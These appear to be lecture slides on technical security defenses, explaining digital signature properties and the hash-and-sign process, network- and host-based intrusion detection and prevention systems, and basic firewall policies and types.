


Technical Defense Mechanisms



Digital Signatures

- A digital signature often uses asymmetric or public key cryptography
- A public key protocol is useful for exchange of cryptographic keys between two parties who have no other basis for trust
- However,
 - the public key cryptographic protocols involve several sequences of messages and replies
 - these can be time consuming if either party is not immediately available to reply to the latest request
- It would be useful to have a technique by which one party could reliably precompute some protocol steps and leave them in a safe place so that the protocol could be carried out even if only one party were active
- This situation is similar to the difference between a bank teller and an ATM
 - We can obtain cash, make a deposit or payment, or check our balance because the bank has pre-established steps for an ATM to handle those simple activities 24 hours a day, even if the bank is not open



Technical Defense Mechanisms




Digital Signatures

- Components and Characteristics of Signatures
 - A digital signature is a binary object associated with a file
 - To express the requirements for a digital signature, we need to understand the properties of human signatures
- Properties of Secure Paper-Based Signatures
 - Consider a situation of human need:
 - an order to transfer funds from one person to another
 - The properties of this transaction for a conventional paper check:
 - A check is a *tangible object* authorizing a financial transaction
 - The signature on the check *confirms authenticity* because (presumably) only the legitimate signer can produce that signature
 - In the case of an alleged forgery, a third party can be called in to *judge authenticity*
 - Once a check is cashed, it is canceled so that it *cannot be reused*
 - The paper check is *not alterable*. Or, any alteration can be easily detected

Technical Defense Mechanisms

Digital Signatures

- Now, the requirements of such a situation, from the standpoint of both a bank and user
- Suppose Sheila sends her bank a message authorizing it to transfer \$100 to Robert
- Sheila's bank must be able to verify and prove that the message really came from Sheila if she should later disavow sending the message
 - This property is called **non-repudiation**
- The bank also wants to know that the message is entirely Sheila's, that it has not been altered along the way
- Sheila also wants to be certain that her bank cannot forge such messages
 - This property is called **authenticity**
- Both parties want to be sure that:
 - the message is **new**,
 - not a **reuse** of a previous message, and
 - that it has not been **altered** during transmission



Technical Defense Mechanisms



Digital Signatures

- Properties of Digital Signatures

- A **digital signature** is a protocol that produces the same effect as a real signature:
 - It is a mark that only the sender can make and other people can easily recognize as belonging to the sender
- Just like a real signature, a digital signature confirms agreement to a message
- A digital signature must meet two primary conditions:
 - It must be *unforgeable*
 - If person S signs message M with signature $\text{Sig}(S, M)$, no one else can produce the pair $[M, \text{Sig}(S, M)]$
 - It must be *authentic*
 - If a person R receives the pair $[M, \text{Sig}(S, M)]$ purportedly from S , R can check that
 - ✓ the signature is really from S ,
 - ✓ only S could have created this signature, and
 - ✓ the signature is firmly attached to M

Technical Defense Mechanisms





Digital Signatures

- Properties of Digital Signatures

- Two more properties (also drawn from parallels with the paper-based environment) for digital signatures:

- It is *not alterable*
 - After being transmitted, M cannot be changed by S , R , or an interceptor
 - It is *not reusable*
 - A previous message presented again will be instantly detected by R



- Two primary properties:
 - Signature must be authentic
 - Signature must be unforgeable

Technical Defense Mechanisms



Digital Signatures


- A digital signature is defined as
 - *"The result of a cryptographic transformation of data that, when properly implemented, provides a mechanism for verifying origin, authentication, data integrity, and signatory non-repudiation"*
 - --- NIST FIPS PUB 186-4 [Digital Signature Standard (DSS), July 2013]
- Digital signature
 - A digital signature is a data-dependent bit pattern
 - It is generated by an agent as a function of a file, message, or other form of data block
 - Another agent can access the data block and its associated signature and verify that
 - 1) the data block has been signed by the alleged signer, and
 - 2) the data block has not been altered since the signing
 - 3) the signer cannot repudiate the signature

Technical Defense Mechanisms



Digital Signatures

- Suppose that Bob wants to send a message to Alice
- It is not important that the message be kept secret, but he wants Alice to be certain that the message is indeed from him
- For this purpose:
 - Bob uses a secure hash function, such as SHA-512, to generate a hash value for the message
 - Encrypts the hash code with his private key
 - Creates a **digital signature**
- Bob sends the message with the signature attached
- When Alice receives the message plus signature, she
 - 1) calculates a hash value for the message
 - 2) decrypts the signature using Bob's public key; and
 - 3) compares the calculated hash value to the decrypted hash value
- If the two hash values match, Alice is assured that the message must have been signed by Bob
- No one else has Bob's private key and therefore no one else could have created a ciphertext that could be decrypted with Bob's public key
- In addition, it is impossible to alter the message without access to Bob's private key
 - So, the message is authenticated both in terms of source and in terms of data integrity



Simplified Depiction of Essential Elements
of Digital Signature Process

Technical Defense Mechanisms



Digital Signatures

- Maintaining Confidentiality Vs. Integrity
 - The digital signature does not provide confidentiality
 - That is, the message being sent is safe from alteration but not safe from eavesdropping
 - Thus, digital signatures provide integrity
 - This is obvious in the case of a signature based on a portion of the message, because the rest of the message is transmitted *in the clear*
 - Even in the case of complete encryption, there is no protection of confidentiality because any observer can decrypt the message by using the sender's public key



Intrusion Detection and Prevention Systems

Intrusion Detection Systems



Introduction


- An intrusion occurs when an attacker attempts to gain entry into a company's network or information systems
- Perimeter controls, firewalls, and authentication and access controls block certain actions
 - Most of these controls are preventive:
 - They block known bad things from happening
- Although prevention is necessary, it is not always possible to prevent a security violation incident
- Detection during an incident is required when harm cannot be prevented in advance
- Intrusion detection system complement these preventive controls as the next line of defense

Intrusion Detection Systems



Some Terms

- **Intrusion *Detection***
 - Consists of procedures and systems that identify system intrusions
- **Intrusion *prevention***
 - Consists of activities that deter an intrusion. For example:
 - Writing and implementing good enterprise information security policy
 - Planning and executing effective information security programs
 - Installing and testing technology-based information security countermeasures, such as firewalls and intrusion detection and prevention systems
 - Conducting and measuring the effectiveness of employee training and awareness activities
- **Intrusion *reaction***
 - Encompasses the actions an organization takes when an intrusion is detected
 - These actions seek to limit the loss from an intrusion and return operations to a normal state as rapidly as possible
- **Intrusion *correction***
 - These activities complete the restoration of operations to a normal state
 - Seeks to identify the source and method of the intrusion to ensure that the same type of attack cannot occur again
 - Thus, reinitiating intrusion prevention




Intrusion Detection Systems



What is IDS?

- An intrusion detection system (IDS) is a device (or a computer) that monitors and identifies malicious or suspicious activity
- An IDS is a sensor (like a smoke detector or burglar alarm) in that it detects a violation and activates an alarm
- This alarm can be:
 - a sound, a light or other visual signal, or a silent warning, such as an e-mail message or pager alert
- As with some alarms, detecting danger (E.g., smoke) necessitates action:
 - Calling the fire department
 - Activating a sprinkler system
 - Sounding an evacuation alarm
 - Alerting the control team
- These actions depend on the advanced plans that have been made to handle the incident




Intrusion Detection Systems



What is IDS?

- IDSs allow system administrators to configure various alerts and the alarm levels associated with each type of alert
- For example:
 - IDS can be configured to notify them directly of trouble via e-mail or pagers
 - IDS can also be configured (like a burglar alarm) to notify an external security service of a "break-in."
- These IDS configurations to provide customized responses are quite complex
- Sometimes, IDS goes into protection mode to isolate a suspected intruder and constrain access
 - Such a system is called **Intrusion Protection System (IPS)**




Intrusion Detection Systems



Intrusion Detection and Prevention System (IDPS)

- Sometimes, IDS incorporates intrusion prevention technology
- This technology can prevent an intrusion from successfully attacking the organization
 - This is done by means of an active response
- According to NIST SP 800-94, Rev. 1, the response techniques of IDPSs can be divided into the following groups:
 - Interdicting (prohibiting) the attack
 - Modifying configuration settings of other security controls
 - Changing an attack's components



Intrusion Detection Systems



Intrusion Detection and Prevention System (IDPS)

- Interdicting the attack
 - An IDPS is capable of forbidding the attack by itself, without human intervention. For example:
 - Terminating the user session or network connection over which the attack is being conducted
 - Blocking access to the target system (E.g., compromised user account, inbound IP address, or other attack characteristic) from the source of the attack
- Modifying configuration settings of other security controls
 - The IDPS can change the configuration of other security controls to disrupt an attack
 - For example, modifying a firewall's rule set or configuring another network device to shut down the communications channel to filter the offending packets
- Changing an attack's components
 - Some IDPSs are capable of changing an attack's components by replacing malicious content with benign material or by quarantining a network packet's contents

Intrusion Detection Systems



Functions of an IDS


- An IDS receives raw input (data) from sensors
- It saves those inputs, analyzes them, and takes some controlling action
- IDSs perform a variety of functions:
 - Monitoring users and system activity
 - Auditing system configuration for vulnerabilities and misconfigurations
 - Correcting system configuration errors
 - Assessing the integrity of critical system and data files
 - Recognizing abnormal activity through statistical analysis
 - Managing audit trails and highlighting user violation of policy or normal activity
 - Installing and operating traps to record information about intruders
- No single IDS can perform all these functions

Intrusion Detection Systems



Types of IDPSs


- IDPSs generally operate as network- or host-based systems
- A network-based IDPS focuses on protecting network information assets by examining network communications traffic
- Network-based IDPSs are of two types:
 - Wireless IDPS
 - Focuses on wireless networks
 - Network behavior analysis (NBA) IDPS
 - Examines traffic flow on a network to recognize abnormal patterns like DDoS, malware, and policy violations
- Host-based IDPS
 - Protects the server or host's information assets, by:
 - monitoring the files stored on the system and
 - sometimes by monitoring the actions of connected users



Intrusion Detection Systems

Types of IDPSs

- IDPS in the figure monitors both network connection activity and current information states on host servers





Source: Principles of Information Security by Whitman and Mattord

Intrusion Detection Systems



Network-Based IDPS (NIDPS)

- It includes:
 - Management software, referred to as a console, and
 - A number of specialized hardware and/or software components referred to as agents or sensors
- The agents
 - can be installed on other network segments and/or network technologies
 - remotely monitor network traffic at multiple locations for a potential intrusion and report back to the central NIDPS application




Intrusion Detection Systems



Network-Based IDPS (NIDPS)

- Functions of NIDPS
 - DoS Attack
 - NIDPS looks for patterns in the incoming network traffic such as large collections of related items of a certain type
 - this could indicate that a DoS attack is under way
 - Port scan
 - Examines the exchange of a series of related packets in a certain pattern
 - this could indicate that a port scan is in progress
 - Notifying administrators
 - When the NIDPS identifies activity that it is programmed to recognize as an attack, it responds by sending notifications to administrators
 - NIDPS can detect many more types of attacks than a host-based IDPS, but it requires a much more complex configuration and maintenance program




Intrusion Detection Systems



Network-Based IDPS (NIDPS)

- An NIDPS is/can be installed at a specific place in the network (E.g., inside an edge router or switch), where it is possible to monitor
 - traffic into and out of a particular network segment
 - a specific grouping of host computers on a specific network segment
 - all traffic between the systems that make up an entire network




Source: Principles of Information Security by Whitman and Mattord

Intrusion Detection Systems



Network-Based IDPS (NIDPS)

- Using monitoring port
 - When placed next to a hub, switch, or other key networking device, the NIDPS may use that device's monitoring port
 - A monitoring port is also known as a switched port analysis (SPAN) port or mirror port
 - A monitoring port is capable of viewing all traffic that moves through the entire device
 - Monitoring ports are necessary in the devices for the functioning of an IDPS
- These connections enable network administrators to collect traffic from across the network for analysis by the IDPS
 - for diagnosing network faults and measuring network performance



Source: Principles of Information Security by Whitman and Mattord

Intrusion Detection Systems



Network-Based IDPS (NIDPS) – Advantages & Disadvantages

- Advantages
 - Good network design and placement of NIDPS devices can enable an organization to monitor a large network using only a few devices
 - NIDPSs are usually passive devices and can be deployed into existing networks with little or no disruption to normal network operations
 - NIDPSs are not usually susceptible to direct attack and may not be detectable by attackers
- Disadvantages
 - Performance
 - An NIDPS can become overwhelmed by network volume and fail to recognize attacks it might otherwise have detected
 - Some IDPS vendors are accommodating the need for even faster network performance by improving the processing of detection algorithms in dedicated hardware circuits
 - Additional efforts to optimize rule set processing may also reduce the overall effectiveness of detecting attacks

Intrusion Detection Systems



Network-Based IDPS (NIDPS) – Advantages & Disadvantages



- Disadvantages

- NIDPSs require access to all traffic to be monitored
 - The broad use of switched Ethernet networks has replaced hubs
 - Because many switches have limited or no monitoring port capability, some networks are not capable of providing aggregate data for analysis by an NIDPS
 - Even when switches do provide monitoring ports, they may not be able to mirror all activity with a consistent and reliable time sequence.
- NIDPSs cannot analyze encrypted packets
 - This makes some network traffic invisible to the process
 - Increasing use of encryption hides the contents of some or all packets by some network services (such as SSL, SSH, and VPN)
 - This limits the effectiveness of NIDPSs
 - NIDPSs cannot reliably ascertain whether an attack was successful, which requires ongoing effort by the network administrator to evaluate logs of suspicious network activity

Intrusion Detection Systems

Host-Based IDPS (HIDPS)

- A host-based IDPS (HIDPS) or an HIDPS sensor resides on a particular computer or server, known as the host, and monitors activity only on that system
- They benchmark and monitor the status of key system files and detect when an intruder creates, modifies, or deletes monitored files
 - Thus, HIDPSs are also known as system integrity verifiers
- Unlike an NIDPS, an HIDPS can access encrypted data and use it to make decisions about potential or actual attacks
- Also, because the HIDPS works on only one computer system, all the traffic it examines traverses that system
- The packet delivery mode, whether switched or in a shared-collision domain, is not a factor



Intrusion Detection Systems



Host-Based IDPS (HIDPS)

- HIDPS can monitor
 - stored configuration files like .ini, .cfg, .dat
 - system configuration databases, such as Windows registries
 - systems logs for predefined events
- The HIDPS examines these files and logs to determine
 - if an attack is under way or has occurred
 - whether the attack is succeeding or was successful
- HIDPSs work on the principle of configuration or change management
 - That is, they record the sizes, locations, and other attributes of system files

Intrusion Detection Systems



Host-Based IDPS (HIDPS)

- HIDPS triggers an alert when
 - file attributes change, new files are created, or existing files are deleted
- HIDPS maintains its own log file so that an audit trail is available even when hackers modify files on the target system to cover their tracks
- A properly configured HIDPS is very reliable
- HIDPS can produce a false positive alert when an authorized change occurs for a monitored file
- This action can be reviewed by an administrator, who may choose to disregard subsequent changes to the same set of files




Firewalls

Technical Defense Mechanisms



Firewalls

- Firewalls are considered as first line defense for computer information systems
- The basic idea of firewalls is to protect the information system against outside and inside attacks
- Firewalls filter out suspicious incoming and outgoing packets
- Generally, most firewalls have two default policies
 - The first one is discard
 - That is, if an arriving packet does not match any rule in IPtable discard it
 - The second one is allow
 - That is, if an arriving packet dose not match any rule in IPtable allow it to pass
- Firewalls fall into several major categories of processing modes:
 - Packet-filtering firewalls
 - Application layer proxy firewalls
 - Media access control layer firewalls, and
 - Hybrids
- Hybrid firewalls use a combination of the other modes
- In practice, most firewalls fall into this category because most implementations use multiple approaches.

